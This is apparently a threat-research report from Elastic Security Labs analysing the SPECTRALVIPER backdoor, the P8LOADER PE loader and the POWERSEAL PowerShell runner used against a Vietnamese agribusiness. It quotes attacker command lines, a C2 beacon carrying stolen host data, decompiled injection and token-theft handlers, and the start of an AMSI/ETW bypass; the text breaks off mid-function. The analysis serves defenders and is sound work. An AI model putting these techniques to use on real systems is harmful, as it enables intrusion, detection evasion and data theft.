Elastic charms SPECTRALVIPER

Elastic Security Labs has discovered the SPECTRALVIPER malware targeting a national Vietnamese agribusiness.

Key takeaways

- The REF2754 intrusion set leverages multiple PE loaders, backdoors, and PowerShell runners
- SPECTRALVIPER is a heavily obfuscated, previously undisclosed, x64 backdoor that brings PE loading and injection, file upload and download, file and directory manipulation, and token impersonation capabilities
- We are attributing REF2754 to a Vietnamese-based intrusion set and aligning with the Canvas Cyclone/APT32/OceanLotus threat actor

Preamble

Elastic Security Labs has been tracking an intrusion set targeting large Vietnamese public companies for several months, REF2754. During this timeframe, our team discovered new malware being used in coordination by a state-affiliated actor.

This research discusses:

- The SPECTRALVIPER malware
- The P8LOADER malware loader
- The POWERSEAL malware
- Campaign and intrusion analysis of REF2754

Execution flow


The first event recorded was the creation of a file (**C:\Users\Public\Libraries\dbg.config)** by the System service dropped over SMB from a previously compromised endpoint. The adversary renamed the SysInternals ProcDump utility, used for collecting memory metadata from running processes, to masquerade as the Windows debugger utility (**windbg.exe**). Using the renamed ProcDump application with the **-md** flag, the adversary loaded **dbg.config**, an unsigned DLL containing malicious code.

It should be noted, the ProcDump LOLBAS technique requires a valid process in the arguments; so while **winlogon.exe** is being included in the arguments, it is being used because it is a valid process, not that it is being targeted for collection by ProcDump.

process.pe.original_file_name	process.name	process.command_line
procdump	WinDbg.exe	C:\Users\Public\Libraries\WinDbg.exe -accepteula -md C:\Users\Public\Libraries\dbg.config winlogon.exe -v

ProcDump masquerading as WinDbg.exe

The unsigned DLL (**dbg.config)** contained DONUTLOADER shellcode which it attempted to inject into **sessionmsg.exe**, the Microsoft Remote Session Message Server. DONUTLOADER was configured to load the SPECTRALVIPER backdoor, and ultimately the situationally-dependent P8LOADER or POWERSEAL malware families. Below is the execution flow for the REF2754 intrusion set.



REF2754 execution flow

Our team also observed a similar workflow described above, but with different techniques to proxy their malicious execution. One example leveraged the Internet Explorer program (**ExtExport.exe**) to load a DLL, while another technique involved side-loading a malicious DLL (**dnsapi.dll**) using a legitimate application (**nslookup.exe**).

These techniques and malware families make up the REF2754 intrusion set.


SPECTRALVIPER code analysis

Overview

During our investigation, we observed a previously-undiscovered backdoor malware family that we're naming SPECTRALVIPER. SPECTRALVIPER is a 64-bit Windows backdoor coded in C++ and heavily obfuscated. It operates with two distinct communication modes, allowing it to receive messages either via HTTP or a Windows named pipe.

Through our analysis, we have identified the following capabilities:

- **PE loading/Injection**: SPECTRALVIPER can load and inject executable files, supporting both x86 and x64 architectures. This capability enables it to execute malicious code within legitimate processes.
- **Token Impersonation**: The malware possesses the ability to impersonate security tokens, granting it elevated privileges and bypassing certain security measures. This enables unauthorized access and manipulation of sensitive resources.
- **File downloading/uploading**: SPECTRALVIPER can download and upload files to and from the compromised system. This allows the attacker to exfiltrate data or deliver additional malicious payloads to the infected machine.
- **File/directory manipulation**: The backdoor is capable of manipulating files and directories on the compromised system. This includes creating, deleting, modifying, and moving files or directories, providing the attacker with extensive control over the victim's file system.



SPECTRALVIPER overview

Execution flow

Launch

SPECTRALVIPER can be compiled as a PE executable or DLL file. Launching the malware as a PE is straightforward by executing **.\spectralviper.exe**.


However, when the malware is a DLL it will attempt to disguise itself as a legitimate library with known exports such as sqlite3 in our observed sample.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0000120E	0001	0018C073	sqlite3_close
00000002	0000132F	0002	0018C081	sqlite3_column_count
00000003	0000120E	0003	0018C096	sqlite3_column_int
00000004	0000120E	0004	0018C0A9	sqlite3_column_int64
00000005	0000120E	0005	0018C0BE	sqlite3_column_text
00000006	0000120E	0006	0018C0D2	sqlite3_column_text16
00000007	00001211	0007	0018C0E8	sqlite3_exec
00000008	0000120E	0008	0018C0F5	sqlite3_finalize
00000009	0000120E	0009	0018C106	sqlite3_free
0000000A	0000120E	000A	0018C113	sqlite3_open
0000000B	00001000	000B	0018C120	sqlite3_open16
0000000C	0000120E	000C	0018C12F	sqlite3_open_v2
0000000D	0000120E	000D	0018C13F	sqlite3_prepare16_v2
0000000E	000012A0	000E	0018C154	sqlite3_prepare_v2
0000000F	0000120E	000F	0018C167	sqlite3_reset
00000010	000013C0	0010	0018C175	sqlite3_step

SPECTRALVIPER DLL sample exports

The SPECTRALVIPER entrypoint is hidden within these exports. In order to find the right one, we can brute-force call them using PowerShell and rundll-ng. The PowerShell command depicted below calls each SPECTRALVIPER export in a **for** loop until we find the one launching the malware capabilities.

```
for($i=0; $i -lt 20; $i++){.\rundll-ng\rundll64-ng.exe ".\7e35ba39c2c77775b0394712f89679308d1a4577b6e5d0387835ac6c06e556cb.dll"
"#$i"}
```




Brute-forcing calls to SPECTRALVIPER exports

Upon execution, the binary operates in either HTTP mode or pipe mode, determined by its hardcoded configuration.


Pipe mode

In pipe mode, SPECTRALVIPER opens a named pipe with a hardcoded name and waits for incoming commands, in this example **\\.\pipe\raSeCIR4gg**.



SPECTRALVIPER sample operating in pipe mode

This named pipe doesn't have any security attributes meaning it's accessible by everyone. This is interesting because an unsecured named pipe can be overtaken by a co-resident threat actor (either known or unknown to the SPECTRALVIPER operator) or defensive teams as a way to interrupt this execution mode.




SPECTRALVIPER's pipe security attributes

However, a specific protocol is needed to communicate with this pipe. SPECTRALVIPER implements the Diffie-Helman key exchange protocol to exchange the key needed to encrypt and decrypt commands transmitted via the named pipe, which is AES-encrypted.

HTTP mode

In HTTP mode, the malware will beacon to its C2 every *n* seconds, the interval period is generated randomly in a range between 10 and 99seconds.



SPECTRALVIPER's other sample operates in HTTP mode

Using a debugger, we can force the binary to use the HTTP channel instead of the named pipe if the binary contains a hard-coded domain.

```
000000014000E6DD | 84DB        | test bl,bl                       | ctf -> Is named pipe mode?
000000014000E6DF | 74 18       | je bin2.fixed.14000E6F9          |
000000014000E6E1 | B9 80020000 | mov ecx,280                      | ctf -> HTTP branch
000000014000E6E6 | E8 9D101100 | call bin2.fixed.14011F788        |
000000014000E6EB | 48:8945 F0  | mov qword ptr ss:[rbp-10],rax    |
000000014000E6EF | 48:89C1     | mov rcx,rax                      |
000000014000E6F2 | E8 4F940800 | call bin2.fixed.140097B46        |
000000014000E6F7 | EB 16       | jmp bin2.fixed.14000E70F         |
000000014000E6F9 | B9 38040000 | mov ecx,438                      |
000000014000E6FE | E8 85101100 | call bin2.fixed.14011F788        | ctf -> Named pipe branch
000000014000E703 | 48:8945 F0  | mov qword ptr ss:[rbp-10],rax    |
000000014000E707 | 48:89C1     | mov rcx,rax                      |
000000014000E70A | E8 67CF0800 | call bin2.fixed.14009B676        |
000000014000E70F | 48:8B45 F0  | mov rax,qword ptr ss:[rbp-10]    |
```

Debugging SPECTRALVIPER to force the HTTP mode

Below is an HTTP request example.

```
192.168.204.128 - - [11/Apr/2023 13:46:53] "GET /31aeffe3e85b4f028b8d7fe2ef443942 HTTP/1.1" 200 -
Connection: close
Accept-Encoding: gzip, deflate
Cookie: euconsent-v2=KArWYlBvQHWLSQtx+oZWTG9s+Q0z0eEJxli1DIKQVnyvuyrgcGTieY7JhPt3ts7CpfQceoE1iyXAz2zG7lq2W/rfJnwH8RCBF+X
GA4X9cGB9/SiRwf7OnwfE4x5kbYUT8BjKvgc3mS2m/dXfL8URIByCg2aarmwL/MeI+jAZDwa7OwT8MEBMFT49RKcrG52ExBn2HPZdHwdkZT0UamfkftYorA4
GNXMpiBIa/eE7tc7hFZ79uckQy2nnVAgye0EpegyXJZAZ4Lf5PhP0dgLdaFeEF23R8OW9We6yrZ/G8Q6H47a6Kv7TxZkdVJFOb1qVHeuEdg6gGYaIS1e/qTV
qfQ==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari
/537.36
Host: stablewindowsapp.com
```

SPECTRALVIPER HTTP request example

The request contains a cookie header, "**euconsent-v2**", which contains host-gathered information. This information is encrypted using RSA1024 asymmetric encryption and base64-encoded using Base64. Below is an example of the cookie content before encryption.

```
Address          | ASCII
00000000005860C0 | H9mktfe2k0ukk64nZjw1ow==,DESKTOP-U3R87K0,1,11,,Cyril,3,1116,1,bi
0000000000586100 | n2.fixed.exe............à..4....@.%.S.y.s.t.e.m.R.o.o.t.%.\.s.y.
```

Cookie data pre RSA1024 encryption

We believe that the first value, in this example "**H9mktfe2k0ukk64nZjw1ow==**", is the randomly generated AES key that is shared with the server to encrypt communication data.

Commands

While analyzing SPECTRALVIPER samples we discovered its command handler table containing between 33 and 36 handlers.

```
void __stdcall ctf::GlobalInitializeManager()
{
  ctf::Manager::Register(g_p_manager, 2ui64, ctf::callback::handler::DownloadFile);
  ctf::Manager::Register(g_p_manager, 3ui64, ctf::callback::handler::UploadFile);
  ctf::Manager::Register(g_p_manager, 5ui64, ctf::callback::handler::SetPollingIntervals);
  ctf::Manager::Register(g_p_manager, 6ui64, ctf::callback::handler::Handler6);
  ctf::Manager::Register(g_p_manager, 7ui64, ctf::callback::handler::KillTaskOrGetRunningTasks);
  ctf::Manager::Register(g_p_manager, 8ui64, ctf::callback::handler::CreateRundll32ProcessAndHollow);
  ctf::Manager::Register(g_p_manager, 11ui64, ctf::callback::handler::InjectShellcodeInProcess);
  ctf::Manager::Register(g_p_manager, 12ui64, ctf::callback::handler::CreateProcessAndInjectShellcode);
  ctf::Manager::Register(g_p_manager, 13ui64, ctf::callback::handler::InjectPEInProcess);
  ctf::Manager::Register(g_p_manager, 14ui64, ctf::callback::handler::CreateProcessAndHollow);
  ctf::Manager::Register(g_p_manager, 18ui64, ctf::callback::handler::SetSpawnTox86Orx64);
```


SPECTRALVIPER registering command handlers

Below is a table listing of the commands that were identified.

ID	Name
2	DownloadFile
3	UploadFile
5	SetBeaconIntervals
8	CreateRundll32ProcessAndHollow
11	InjectShellcodeInProcess
12	CreateProcessAndInjectShellcode
13	InjectPEInProcess
14	CreateProcessAndHollow
20	CreateRundll32ProcessWithArgumentAndInjectPE
81	StealProcessToken
82	ImpersonateUser
83	RevertToSelf
84	AdjustPrivileges

ID	Name
85	GetCurrentUserName
103	ListFiles
106	ListRunningProcesses
108	CopyFile
109	DeleteFile
110	CreateDirectory
111	MoveFile
200	RunDLLInOwnProcess

In order to speed up the process of interacting with SPECTRALVIPER, we bypassed the communication protocols and injected our own backdoor into the binary. This backdoor will open a socket and call the handlers upon receiving our messages.



Injecting our backdoor to call SPECTRALVIPER handlers

When the **AdjustPrivileges** command is executed, and depending on the process's current privilege level, the malware will try to set the following list of privileges.

Name	Status	Description
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePagefilePrivilege	Disabled	Create a pagefile
SeCreateSymbolicLinkPrivilege	Disabled	Create symbolic links
SeDebugPrivilege	Disabled	Debug programs
SeDelegateSessionUserImpersonatePrivilege	Disabled	Obtain an impersonation token for another user in the same session
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseBasePriorityPrivilege	Disabled	Increase scheduling priority
SeIncreaseQuotaPrivilege	Disabled	Adjust memory quotas for a process
SeIncreaseWorkingSetPrivilege	Disabled	Increase a process working set
SeLoadDriverPrivilege	Disabled	Load and unload device drivers
SeManageVolumePrivilege	Disabled	Perform volume maintenance tasks
SeProfileSingleProcessPrivilege	Disabled	Profile single process
SeRemoteShutdownPrivilege	Disabled	Force shutdown from a remote system
SeRestorePrivilege	Disabled	Restore files and directories
SeSecurityPrivilege	Disabled	Manage auditing and security log
SeShutdownPrivilege	Disabled	Shut down the system
SeSystemEnvironmentPrivilege	Disabled	Modify firmware environment values
SeSystemProfilePrivilege	Disabled	Profile system performance
SeSystemtimePrivilege	Disabled	Change the system time
SeTakeOwnershipPrivilege	Disabled	Take ownership of files or other objects
SeTimeZonePrivilege	Disabled	Change the time zone
SeUndockPrivilege	Disabled	Remove computer from docking station

SPECTRALVIPER setting privileges

Defense evasion

Code obfuscation

The binary code is heavily obfuscated by splitting each function into multi-level dummy functions that encapsulate the initial logic. On top of that, the control flow of those functions is also obfuscated using control flow flattening. Control flow flattening is an obfuscation technique that removes clean program structures and places the blocks next to each other inside a loop with a switch statement to control the flow of the program.

Below is an example of a second-level identity function where the highlighted parameter **p_a1** is just returned despite the complexity of the function.

```
void *__fastcall ctf::IdentityFunction0(void *p_a1)
{
  int i; // eax
  bool v4; // [rsp+26h] [rbp-22h]
  bool v5; // [rsp+27h] [rbp-21h]
  void *_p_a1; // [rsp+28h] [rbp-20h]

  v4 = (((_BYTE)dword_140183B98 * ((_BYTE)dword_140183B98 - 1)) & 1) == 0;
  v5 = dword_140183B94 < 10;
  for ( i = -1701410084; ; i = -1902552864 )
  {
    while ( i <= -1624623599 )
    {
      if ( i == -1902552864 )
      {
        _p_a1 = ctf::IdentityFunction1(p_a1);
        i = 1156509635;
        if ( (((_BYTE)dword_140183B98 * ((_BYTE)dword_140183B98 - 1)) & 1) == 0 )
          i = -1624623598;
        if ( dword_140183B94 < 10 )
          i = -1624623598;
      }
      else
      {
        i = 1156509635;
        if ( v5 )
          i = -1902552864;
        if ( v4 )
          i = -1902552864;
      }
    }
    if ( i == -1624623598 )
      break;
    ctf::IdentityFunction1(p_a1);
  }
  return _p_a1;
```

Control flow obfuscation

2nd level identify function

SPECTRALVIPER obfuscated function example

String obfuscation

SPECTRALVIPER's strings are obfuscated using a custom structure and AES decryption. The key is hardcoded (**"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"**) and the IV is contained within the encrypted string structure.

```
00000000 ctf::EncryptedString struc ; (sizeof=0x11, mappedto_151)
00000000                                     ; XREF: .data:st
00000000 header          ctf::EncryptedString::Header ?
00000010 data            db ?
00000011 ctf::EncryptedString ends
```

Encrypted string structure 1/2

```
00000000 ctf::EncryptedString::Header union ;
00000000
00000000 size             dd ?
00000000 iv               db 16 dup(?)
00000000 ctf::EncryptedString::Header ends
```

Encrypted string structure 2/2

We can decrypt the strings by instrumenting the malware and calling its AES decryption functions.

```
  auto AESSetKey = (aes_set_key_t)0x140116004;
  auto AESDecrypt = (aes_decrypt_t)0x140114FC4;
```

Decrypting strings by instrumenting the binary 1/2

```
template <class T>
T *Decrypt(uintptr_t address)
{
  assert(address);

  void *ctx = new char[0x1000]{0};
  auto encrypted_data = (EncryptedData *)address;
  AESSetKey(ctx, kKey, (sizeof kKey) - 1, encrypted_data->header.iv, 0);

  auto output = new T[encrypted_data->header.size]{0};
  AESDecrypt(ctx, output, encrypted_data->data, encrypted_data->header.size);
  return output;
}
```

Decrypting strings by instrumenting the binary 2/2

Summary

SPECTRALVIPER is an x64 backdoor discovered during intrusion analysis by Elastic Security Labs. It can be compiled as an executable or DLL which usually would imitate known binary exports.

It enables process loading/injection, token impersonation, and file manipulation. It utilizes encrypted communication channels (HTTP and named pipe) with AES encryption and Diffie-Hellman or RSA1024 key exchange.

All samples are heavily obfuscated using the same obfuscator with varying levels of hardening.

Using the information we collected through static and dynamic analysis, we were able to identify several other samples in VirusTotal. Using the debugging process outlined above, we were also able to collect the C2 infrastructure for these samples.

P8LOADER

Overview

The Portable Executable (PE) described below is a Windows x64 PE loader, written in C++, which we are naming P8LOADER after one of its exports, **P8exit**.

P8exit	0000000001008650

P8exit export name

Discovery

P8LOADER was initially discovered when an unbacked shellcode alert was generated by the execution of a valid Windows process, **RuntimeBroker.exe**. Unbacked executable sections, or *floating code*, are the result of code section types set to “Private” instead of “Image” like you would see when code is mapped to a file on disk. Threads starting from these types of memory regions are anomalous and a good indicator of malicious activity.

event.category	event.code	process.thread.Ext.start_address_module	process.pe.original_file_name
[malware, intrusion_detection]	shellcode_thread	Unbacked	RuntimeBroker.exe

P8LOADER unbacked observation

Unbacked alerts

If you want to learn more about unbacked executable events, check out the Hunting in Memory research publication by Joe Desimone.

Execution flow

The loader exports two functions that have the capability to load PE binaries into its own process memory, either from a file or from memory.

Loader	000000000100BA30
LoaderFileLess	0000000001009640

P8LOADER functions

The PE to be executed is loaded into memory using the **VirtualAlloc** method with a classic PE loading algorithm (loading sections, resolving imports, and applying relocations).

```
if ( !VirtualProtect(p_loaded_pe, _p_nt_header->OptionalHeader.SizeOfImage, PAGE_EXECUTE_READWRITE, &flOldProtect) )
{
```

P8LOADER loading the PE to be executed

Next, a new thread is allocated with the entry point of the PE as the starting address.

```
// PE is started here
Thread = CreateThread(0i64, 0i64, fp_Entrypoint, 0i64, CREATE_SUSPENDED, &ThreadId);
if ( !Thread )
```

P8LOADER setting the PE starting address

Finally, the loaded PE’s STDOUT handle is replaced with a pipe and a reading pipe thread is created as a way to redirect the output of the binary to the loader logging system.

```
// ctf -> Set pipe to std output in order to log loaded pe output!
StdHandle = (uintptr_t)GetStdHandle(STD_OUTPUT_HANDLE);
image_base = StdHandle;
if ( StdHandle != -1i64 )
{
  if ( SetStdHandle(STD_OUTPUT_HANDLE, g_h_pipe_direct_std) )
  {
    LODWORD(_p_reloc_data_directory) = 0;
    v7 = (__int64)CreateThread(0i64, 0i64, ctf::thread::LoopReadLoadedPE, 0i64, 0, (LPDWORD)&_p_reloc_data_directory);
```

P8LOADER redirecting to the loader logging system

On top of redirecting the loaded PE output, the loader uses an API interception mechanism to hook certain APIs of the loaded process, log any calls to it, and send the data through a named pipe (with a randomly generated UUID string as the name).

The hooking of the PE's import table is done at import resolution time by replacing the originally imported function addresses with their own stub.

Defense evasion

String obfuscation

P8LOADER uses a C++ template-based obfuscation technique to obscure errors and debug strings with a set of different algorithms chosen randomly at compile time.

These strings are obfuscated to hinder analysis as they provide valuable information about the loader functions and capabilities.

```
_BYTE *__fastcall ctf::DecryptString0(uint8_t *p_encrypted_string)
{
  unsigned __int64 v1; // rdx
  _BYTE *result; // rax

  v1 = 0i64;
  result = p_encrypted_string + 1;
  do
  {
    result[v1] ^= (_BYTE)v1 + *p_encrypted_string;
    ++v1;
  }
  while ( v1 < 61 );
  p_encrypted_string[62] = 0;
  return result;
}
```

String decryption algorithm example 1/3

```
const __m128i *__fastcall ctf::DecryptString1(const __m128i *a1)
{
  __m128i si128; // xmm1
  const __m128i *v2; // rax
  __int64 v3; // rdx
  __m128i v4; // xmm0

  si128 = _mm_load_si128((const __m128i *)&xmmword_102BDA0);
  v2 = a1;
  v3 = 2i64;
  do
  {
    v4 = _mm_loadu_si128(v2++);
    v2[-1] = _mm_sub_epi8(v4, si128);
    --v3;
  }
  while ( v3 );
  return a1;
}
```

String decryption algorithm example 2/3

```
_BYTE *__fastcall ctf::DecryptString24Bytes(char *a1)
{
  char v1; // al
  _BYTE *result; // rax

  v1 = *a1;
  a1[1] ^= *a1;
  a1[2] ^= v1;
  a1[3] ^= *a1;
  a1[4] ^= *a1;
  a1[5] ^= *a1;
  a1[6] ^= *a1;
  a1[7] ^= *a1;
  a1[8] ^= *a1;
  a1[9] ^= *a1;
  a1[10] ^= *a1;
  a1[11] ^= *a1;
  a1[12] ^= *a1;
  a1[13] ^= *a1;
  a1[14] ^= *a1;
  a1[15] ^= *a1;
  result = a1 + 1;
  a1[16] ^= *a1;
  a1[17] ^= *a1;
  a1[18] ^= *a1;
  a1[19] ^= *a1;
  a1[20] ^= *a1;
  a1[21] ^= *a1;
  a1[22] ^= *a1;
  a1[23] = 0;
  return result;
}
```

String decryption algorithm example 3/3

Summary

P8LOADER is a newly discovered x64 Windows loader that is used to execute a PE from a file or from memory. This malware is able to redirect the loaded PE output to its logging system and hook the PE imports to log import calls.

POWERSEAL code analysis

Overview

During this intrusion, we observed a lightweight .NET PowerShell runner that we call POWERSEAL based on embedded strings. After SPECTRALVIPER was successfully deployed, the POWERSEAL utility would be used to launch supplied PowerShell scripts or commands. The malware leverages syscalls (**NtWriteVirtualMemory**) for evading defensive solutions (AMSI/ETW).

```
{ } PowerSeal
  Patch @02000003
    Base Type and Interfaces
    Derived Types
    Patch() : void @0600000E
    Decode(byte[]) : string @06000009
    Disable() : void @0600000B
    Etw() : void @0600000C
    PatchFunc() : void @0600000D
    Tech(PowerShell) : bool @0600000A
  PowerSeal @02000004
    Base Type and Interfaces
    Derived Types
    PowerSeal() : void @06000010
    InvokePs(string, string) : string @0600000F
  Syscalls @02000002
    Base Type and Interfaces
    Derived Types
    .cctor() : void @06000008
    Syscalls() : void @06000007
    GetCurrentProcess() : IntPtr @06000004
    GetProcAddress(IntPtr, string) : IntPtr @06000001
    InternalCheckIsWow64() : bool @06000006
    IsWow64Process(IntPtr, out bool) : bool @06000005
    LoadLibrary(string) : IntPtr @06000002
    VirtualProtect(IntPtr, UIntPtr, uint, out uint) : bool @06000003
    is64BitOperatingSystem : bool @04000003
    is64BitProcess : bool @04000002
    NtWriteVirtualMemory : Syscalls.ptNtWriteVirtualMemory @04000001
    ptNtWriteVirtualMemory @02000006
```

POWERSEAL Classes/Functions

Defense evasion

Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers. The Anti Malware Scan Interface (AMSI) provides enhanced malware protection for data, applications, and workloads. POWERSEAL adopts well-known and publicly-available bypasses in order to patch these technologies in memory. This increases their chances of success while decreasing their detectable footprint.

For example, POWERSEAL employs common approaches to unhooking and bypassing AMSI in order to bypass Microsoft Defender's signature

```csharp
// Token: 0x0600000A RID: 10 RVA: 0x000021CC File Offset: 0x000003CC
public static bool Tech(PowerShell rs)
{
    foreach (Assembly assembly in AppDomain.CurrentDomain.GetAssemblies())
    {
        if (assembly.GlobalAssemblyCache && assembly.Location.Split(new char[]
        {
            '\\'
        }).Last<string>() == "System.Management.Automation.dll")
        {
            foreach (Type type in assembly.GetTypes())
            {
